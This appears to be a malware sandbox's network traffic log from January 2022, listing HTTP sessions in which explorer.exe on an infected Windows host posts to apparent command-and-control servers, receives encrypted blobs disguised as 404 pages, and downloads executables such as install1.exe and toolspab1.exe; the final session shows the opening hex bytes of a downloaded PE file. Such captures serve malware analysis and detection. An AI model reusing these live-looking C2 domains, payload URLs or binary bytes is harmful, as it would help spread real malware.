Jan 9, 2022 18:48:27.673799992 CET	12242	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pyemedcg.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 318 Host: amogohuigotuli.at

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:28.257843971 CET	12244	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:27 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 f9 3a 6b d4 0d 1a 40 10 12 30 80 b7 d3 87 84 4f 15 7d f5 71 b1 34 b2 96 60 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 1d 8e e2 e3 09 88 30 08 9e 3b f8 4e 2f 9d a7 35 93 7d c1 6b 66 5d 2e 3b 1b 8e be d2 0b 10 cc 30 4f 55 18 24 66 53 54 7d 08 d4 05 cd f1 36 58 4b c1 66 2f d2 ab 89 14 f0 28 71 9e 7e 79 b9 53 68 47 8f 2a f5 db fa 6a c6 86 04 12 fc 2a 54 e9 30 f6 c7 35 f3 73 07 03 d2 1f f9 d8 fa e0 b3 89 71 cd 37 33 33 d1 68 73 45 7c 1f 57 44 8d e8 be 3c 50 35 51 fe 08 22 b9 7f 18 66 3d 28 2a 87 6a dd d6 be db 43 11 5c 53 a6 cd f6 4d 55 64 91 54 5b fd 55 19 d0 ed 05 70 b1 17 22 58 4a 33 4f 62 3e 15 21 0b 5a a3 06 93 3a 56 3f cb 00 23 be 42 15 d7 07 53 53 fa cb 1f 9e 1d 09 52 2b e5 8d 83 7b 7e 45 f7 ff 78 8d 55 db c4 0d 13 13 bf 1e e1 92 24 08 4f c5 03 a1 cb a1 61 7e de f5 69 b9 19 17 7e 5f af 9a a5 44 c9 a0 c1 b9 dd 7a 0d 90 4e 19 e0 2c 95 a9 18 1a f5 96 be 25 51 61 9a d4 3e 7c 88 28 c8 48 6b a1 c0 4a 9a 03 fd ec 9e aa 7b ac 87 2f bd 61 0d c0 5d bf 46 34 fd f8 12 6c 33 6c 29 7c 0a 8d c7 fd e4 0e a4 eb 7e 71 eb 80 f5 1a 68 9b 4a d8 19 ae cc 4f 3b 79 82 ae 9c 97 02 4c 75 56 ad f3 57 3b 2a b9 72 ee cc 23 b2 75 0e 31 79 92 90 f7 df f5 ec e7 72 2b 4c 80 d0 12 f9 13 63 11 bb d6 af 31 3c 27 d4 69 b7 9f 33 c9 cc 46 d9 48 15 ac af eb d9 55 3d af ba 68 92 0e ff 9d 7f 7f 55 40 57 64 7b 39 66 e7 ac 04 28 84 42 40 77 9b c7 9b 84 e7 3d 66 f1 8a 64 b1 1d 30 12 51 8c 70 17 4b 81 6b df 8e 82 01 e8 e4 1f 5e a1 90 4e a1 54 55 a5 8e b7 1b 6f c3 cb 29 32 28 e7 5b 1e 54 ab 1e 26 7d 11 ee c3 ce 57 a3 4c 1d 85 1f d4 5c 68 91 9c 29 06 f1 2c 5e ae 03 5b e5 1f e4 a6 7d 10 9f 10 b9 d9 b0 99 07 99 8a cd e4 7f 74 79 50 6d 43 cc b9 8b 8b e1 62 7a d7 9c 88 c3 e0 2b a9 b4 bb 01 7a 17 28 d2 ae 46 1f d0 a1 aa 7a 8f f6 6b e3 cd d0 d9 37 00 80 e3 1c c9 20 f5 52 48 c4 3a 96 4d cb e7 17 3f dc e5 7e 4d a6 70 d4 03 eb ac 98 76 6e 0f ca 82 cf 25 2e 9f 96 ce ec 35 98 c3 a7 0d a8 ca d4 5f 29 43 43 9c 55 03 62 18 3a 1d f8 40 aa ae 88 c1 c4 a1 33 25 7d da a9 c3 e8 c8 2f cb e2 09 e8 8b 23 1e ac 18 b8 77 b3 0e 93 81 19 13 88 b9 8c f5 18 97 52 b9 c1 ea 9e 13 e8 b8 4c 45 e1 f0 73 8d 43 d9 ed 07 b2 52 dc 1a 9e 8b 18 57 21 01 7d 42 03 81 96 7f d8 2e 27 9d df 3c 42 56 60 de 9e 73 0f b6 65 a2 25 1f 78 60 38 30 5f d6 a6 b8 78 fe b1 8e 98 6d 18 5e 32 d0 e9 f3 32 42 c2 39 16 12 47 0b e9 17 10 8d e3 51 20 b2 3d db 10 54 5a 17 1c 5c 5a 16 b3 19 5f 11 8f 69 f9 e4 39 2a 01 6e f1 fd 58 b3 dc 95 25 1c 90 53 72 5e 15 33 b5 01 82 e3 92 c2 01 6d 7e d3 85 bc 43 cf 76 62 93 45 e1 05 85 d4 9c 97 2e 60 10 3a 93 8b 94 e5 fe d6 ae 32 c8 6e d5 8d 4a ad fb 91 65 69 17 ee f3 af 84 ed 67 e1 a2 3a 84 aa 58 5d 1c 79 9b 37 67 d2 1f ad af ac d5 54 24 d1 e4 dd b2 3a 6a c0 8e ad 90 bb 9a 05 71 77 92 ae 0f 27 d1 9c 65 53 55 cd ab 48 63 36 cc 82 8e 82 a4 9e 9c bf cb b3 f2 fe 92 c6 5a 6b 76 62 8c c9 69 c7 32 a7 90 4e b0 d4 08 d9 4e 2f 18 4b 74 f8 4f b5 24 74 05 f6 6c 1d bf 9d 69 13 23 92 37 88 32 78 7e 66 0b 1b b9 fb 35 51 ed 00 e4 26 0d 72 d7 a2 65 3f 3f 1c f9 e1 f7 66 08 60 f4 ce 89 ca 3b d4 85 08 c7 18 47 64 00 2d ed 07 fc ae 1c 0b 30 63 3d 01 28 2b 77 33 c3 00 45 3d 79 24 0d 1e eb 67 f9 7d d8 ef fe cd f0 a8 01 3f 26 58 c5 07 1f ad d6 46 43 7c 20 4b b2 cf dd a9 8c 29 02 3d 89 31 99 a5 13 01 6e 01 2e 10 72 c8 ad f4 ae e4 47 29 fb d8 a7 22 40 42 c1 6f 02 89 cc 05 81 55 0c e3 56 f6 a8 b4 f3 5b 11 8f 41 bd 0a 29 78 87 9b 68 ca 4b c2 7b 28 b0 cf bb 66 56 9a 3c 5c e3 9c 17 6b 18 67 cd d2 f3 bb 75 e0 91 ce Data Ascii: :k@0O}q4`IJ%9Wd8IkDJ8P>0;N/5}kf].;0OU$fST}6XKf/(q~yShG*j*T05sq733hsE\|WD<P5Q"f=(*jC\SMUdT [Up"XJ3Ob>!Z:V?#BSSR+{~ExU$Oa~i~_DzN,%Qa>|(HkJ{/a]F4l3l)|~qhJO;yLuVW;*r#u1yr+Lc1<'i3FHU=hU@Wd{9f(B@w =fd0QpKk^NTUo)2([T&}WL\h),^[}tyPmCbz+z(Fzk7 RH:M?~Mpvn%.5_)CCUb:@3%}/#wRLEsCRW!}B.'<BV`se% x`80_xm^22B9GQ =TZ\Z_i9*nX%Sr^3m~CvbE.`:2nJeig:X]y7gT$:jqw'eSUHc6Zkvbi2NN/KtO$tli#72x~f5Q&re??f`;Gd-0c= (+w3E=y$g}?&XFC| K)=1n.rG)"@BoUV[A)xhK{(fV<\kgu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49848	187.232.210.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:30.179505110 CET	12812	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bifhr.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: amogohuigotuli.at
Jan 9, 2022 18:48:30.837789059 CET	12819	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:30 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 43 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 b5 55 08 b5 79 73 2f 7e 28 10 e8 c3 a7 f7 be 60 3a 08 9b 18 d2 05 83 fb 4e b7 26 e1 65 4c 57 24 e4 67 08 68 dd 16 2c 13 7c Data Ascii: Uys/~(`:N&eLW$gh,|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49849	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:30.971236944 CET	12820	OUT	GET /install1.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unic11m.top

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:30.990859032 CET	12820	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Sun, 09 Jan 2022 17:47:16 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49850	211.169.6.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:31.283220053 CET	12821	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ejorc.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 173 Host: amogohuigotuli.at
Jan 9, 2022 18:48:32.323358059 CET	12830	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 46 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 b5 55 08 b5 79 73 2f 7e 28 10 e8 c3 a7 f7 be 60 3a 08 9b 18 d2 41 c2 fa 0f a2 2d bf 3e 4a 49 78 f9 68 17 70 8d 54 25 5a 37 d4 b5 81 Data Ascii: Uys/~(`:A->JIxhpT%Z7

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49746	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:37.664779902 CET	1060	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fxrkgvik.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 270 Host: host-data-coin-11.com
Jan 9, 2022 18:47:38.211246967 CET	1060	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:38 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f6 1a b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49853	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:32.408732891 CET	12831	OUT	GET /install1.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:32.426717043 CET	12831	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Sun, 09 Jan 2022 17:47:18 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49854	211.169.6.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:32.693598032 CET	12834	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kbxyk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 278 Host: amogohuigotuli.at
Jan 9, 2022 18:48:33.998199940 CET	12836	IN	HTTP/1.0 404 Not Found Date: Sun, 09 Jan 2022 17:48:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.6.40 X-Powered-By: PHP/5.6.40 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 b4 60 fb d4 0e 1a 40 10 16 30 80 b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 0d 8f e2 e3 07 97 8a 06 9e 8f f1 83 0e 25 a6 79 5e 5c 95 03 0f 2e 0e 4b 69 e1 d9 a0 6a 7d ec 53 2e 3b 76 4b 12 73 36 18 28 a6 70 a3 d1 5f 36 6b 85 29 7c f2 c6 e6 70 95 06 7c 93 74 5d b9 53 68 47 8f 2a f5 48 f0 94 bb 51 6f 82 d2 fd 3f 79 1e 21 ac a5 dd 10 f0 62 fc c5 92 48 d4 83 44 ea 5f 96 5c a3 1d b2 9f 11 6b b3 74 c7 6a c4 23 e9 12 85 5e c1 d0 e4 17 2a 50 d8 0d ad 06 c6 b2 fe f2 12 d5 4b 6d fd 69 c6 89 33 9d dd 7b ba 82 47 75 20 3e 89 fe 33 16 73 9f c5 49 c8 64 e4 24 f3 10 34 4a 9b 74 e3 33 06 15 a7 54 5b 2e 63 8b d2 3a 01 6c c3 7d bf fe 70 b0 cb 62 c2 05 a5 b8 11 54 a8 2e 67 d1 2a e4 36 b3 13 66 83 3d bf 1e e1 92 24 08 4f c5 53 e4 cb a1 2d 7f d8 f5 a4 c4 65 49 7e 5f af 9a a5 44 c9 a0 21 b9 df 7b 06 91 40 19 e0 7a 97 a9 18 ee f1 96 be 25 51 61 01 e0 3f 7c 88 38 c8 48 6b d1 c2 4a 9a 03 bd ec 9e ba 7b ac 87 2d bd 61 08 c0 5c bf 46 34 fd f8 17 6c 32 6c 29 7c 0a 8d c7 7d e3 0e a4 ef 7e 71 eb 80 f5 1a 6a 9b 0a 59 19 ae dc 4f 3b 69 82 ae 9c 97 12 4c 75 46 ad f3 57 3b 2a b9 62 ee cc 23 b2 88 0c 31 4d 92 90 f7 eb 08 ee e7 4e 2b 4c 80 d0 62 ff 13 b3 ce bb d6 af 31 3c 27 d4 69 b7 9f 33 c9 cc 46 d9 48 15 ac af bb de 55 b1 89 ba 68 f2 eb fd 9d 2b 7f 55 40 57 64 7b 39 66 e7 ac 04 28 84 42 40 77 9b c7 9b 84 e7 3d 66 f1 8a 64 b1 95 bf 10 51 cc 70 17 4b 81 6b df 8e 82 01 e8 e4 1f 2e a3 90 6e a3 54 55 51 7d b5 1b 6f c2 cb 29 32 28 e7 5b 1e 54 ab 1e 26 7d 11 ee c3 ce 57 a3 62 69 e0 67 a0 5c 68 91 55 7c 04 f1 2c 4e ae 03 5b b3 1d e4 a6 79 10 9f 10 b9 d9 b0 99 07 99 8a cd e4 7f 74 59 50 6d 23 e2 cb ef ea 95 03 7a d7 e8 11 c3 e0 2b d9 b6 bb 01 e0 17 28 d2 f4 44 1f d0 a1 aa 7a 8f f6 6b e3 cd d0 d9 37 40 80 e3 5c e7 44 94 26 29 c4 3a 96 bd 85 e4 17 3f cc e6 7e 4d b6 70 d4 03 1f ae 98 76 6e 0f ca 82 cf 25 2e 9f 96 ce ec 75 98 c3 67 23 cf ac bd 3b 5a 43 43 68 55 03 62 18 5a 1b f8 40 a8 ae 88 c1 c0 a2 33 25 7d da a9 c3 e8 c8 2f cb e2 09 e8 cb 23 1e ec 36 ca 04 c1 6d 93 81 19 c3 57 b9 8c f5 68 91 52 b9 21 ea 9e 13 ee bb 4c 45 e1 f0 73 8d 43 d9 ed 07 b2 52 dc 5a 9e 8b 58 79 53 64 11 2d 60 81 96 f3 fe 2e 27 9d 8f 3b 42 56 48 de 9e 73 e9 b5 65 a2 25 1f 78 60 38 30 5f d6 a6 b8 78 be b1 8e da 6d 18 5e 32 d0 e9 f3 32 42 c2 39 16 12 47 0b e9 17 10 8d e3 51 20 b2 3d db 10 54 5a 17 1c 5c 5a 16 b3 19 5f 11 8f 69 f9 e4 39 2a 01 6e f1 fd 58 b3 dc 95 25 1c 90 53 72 5e 15 33 b5 01 82 e3 92 c2 01 6d 7e d3 85 bc 43 cf 76 62 93 45 e1 05 85 d4 9c 97 2e 60 10 3a 93 8b 94 e5 fe d6 ae 32 c8 6e d5 8d 4a ad fb 91 65 69 17 ee f3 af 84 ed 67 e1 a2 3a 84 aa 58 5d 1c 79 9b 37 67 d2 1f ad af ac d5 54 24 d1 e4 dd b2 3a 6a c0 8e ad 90 bb 9a 05 71 77 92 ae 0f 27 d1 9c 65 53 55 cd ab 48 63 36 cc 82 8e 82 a4 9e 9c bf cb b3 f2 fe 92 c6 5a 6b 76 62 8c c9 69 c7 32 a7 90 4e b0 d4 08 d9 4e 2f 18 4b 74 f8 4f b5 24 74 05 f6 6c 1d bf 9d 69 13 23 92 37 88 32 78 7e 66 0b 1b b9 fb 35 51 ed 00 e4 26 0d 72 d7 a2 65 3f 3f 1c f9 e1 f7 66 08 60 f4 ce 89 ca 3b d4 85 08 c7 18 47 64 00 2d ed 07 fc ae 1c 0b 30 63 3d b8 f8 15 34 33 2a 5a 40 3d 79 4c 8e 7b a9 67 11 f7 c6 ee fe 94 33 40 a4 68 26 58 66 57 ae ee d6 85 fa 1c 91 08 b2 26 06 cc 8c 29 bb ad 3f 72 99 4d cb c5 6e 01 46 9d 17 8a ad 1c f1 fa 46 29 a2 1b 1e 6a f2 07 c1 87 0b cc cc 05 e9 c2 69 a1 56 1e e1 aa f2 5b 48 4c f8 69 06 6c 78 6e 7a 6e ca 4b 7b 93 24 f5 cf 53 a0 70 9a 3c 34 42 f9 55 6b f0 4e d3 d3 f3 e2 b6 59 c3 ed Data Ascii: `@0,xO}q4 IJ%9Wd8IkDJ8P>%y^\.Kij}S.;vKs6(p_6k)|p|t]ShG*HQo?y!bHD_\ktj#^*PKmi3{Gu >3sId$4Jt3T[.c:I}pbT.g*6f=$OS-eI~_D!{@z%Qa?|8HkJ{-a\F4l2l)|}~qjYO;iLuFW;*b#1MN+Lb1<'i3FHUh+U@Wd{9f(B@w=fdQpKk.nTUQ}o)2({T&}Wbig\hU|,N[ytYPm#z+(Dzk7@\D&):?~Mpvn%.ug#;ZCChUbZ@3%}/#6mWhR!LEsCRZXySd-`.';BVHse%x`80_xm^22B9GQ =TZ\Z_i9*nX%Sr^3m~CvbE.`:2nJeig:X]y7gT$:jqw'eSUHc6Zkvbi2NN/KtO$tli#72x~f5Q&re??f`;Gd-0c=43*Z@=yL{g3@h&XfW&)?rMnFF)jiV[HLilxnznK{$Sp<4BUkNY

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49856	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:38.328515053 CET	13423	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mrwsqu.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 113 Host: host-data-coin-11.com
Jan 9, 2022 18:48:38.901223898 CET	13559	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:38 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49857	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:39.158551931 CET	13660	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://jxnnlwoum.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 167 Host: host-data-coin-11.com
Jan 9, 2022 18:48:39.730808020 CET	13978	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:39 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49858	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:39.937357903 CET	13978	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cxbcmk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 337 Host: host-data-coin-11.com
Jan 9, 2022 18:48:40.512723923 CET	14437	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:48:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49859	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:48:40.718861103 CET	14474	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://unhjp.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 243 Host: host-data-coin-11.com

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:41.303172112 CET</td><td>14960</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx/1.20.1
Date: Sun, 09 Jan 2022 17:48:41 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 02 e9 1a d1 70 ae 59 4a d9 52 a6 be 67 e3 25 58 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e7 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a
Data Ascii: 46I:82OOjpYJRg%XQAc}yc0</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49860	47.251.44.201	80	C:\Windows\explorer.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 9, 2022
18:48:41.776674986 CET</td><td>14961</td><td>OUT</td><td>GET /downloads/toolspab1.exe HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: privacytools-foryou-777.com</td></tr>
<tr><td>Jan 9, 2022
18:48:42.309669971 CET</td><td>14962</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Sun, 09 Jan 2022 17:48:42 GMT
Content-Type: application/x-msdos-program
Content-Length: 296448
Connection: close
Last-Modified: Sun, 09 Jan 2022 17:48:01 GMT
ETag: "48600-5d529d245249e"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 38 66 ce f5 7c 07 a0 a6 7c 07 a0 a6 7c 07 a0 a6 62 55 24 a6 57 07 a0 a6 62 55 35 a6 61 07 a0 a6 62 55 23 a6 fa 07 a0 a6 5b c1 db a6 79 07 a0 a6 7c 07 a1 a6 f7 07 a0 a6 62 55 2a a6 7d 07 a0 a6 62 55 34 a6 7d 07 a0 a6 62 55 31 a6 7d 07 a0 a6 52 69 63 68 7c 07 a0 a6 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 4d 4 a 4f 60 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 0a 01 00 00 3c 77 02 00 00 00 00 af 1e 00 00 00 10 00 00 00 20 01 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 e0 77 02 00 04 00 00 a1 79 05 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 8c 10 03 00 3c 00 00 00 00 e0 76 02 d0 f7 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 21 01 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 03 00 40 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 a0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f9 08 01 00 00 10 00 00 00 0a 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 d4 f9 01 00 00 20 01 00 00 fa 01 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 b8 bb 73 02 00 20 03 00 00 86 00 00 00 08 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d0 f7 00 00 00 e0 76 02 00 f8 00 00 00 8e 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 51 56 33 f6 83 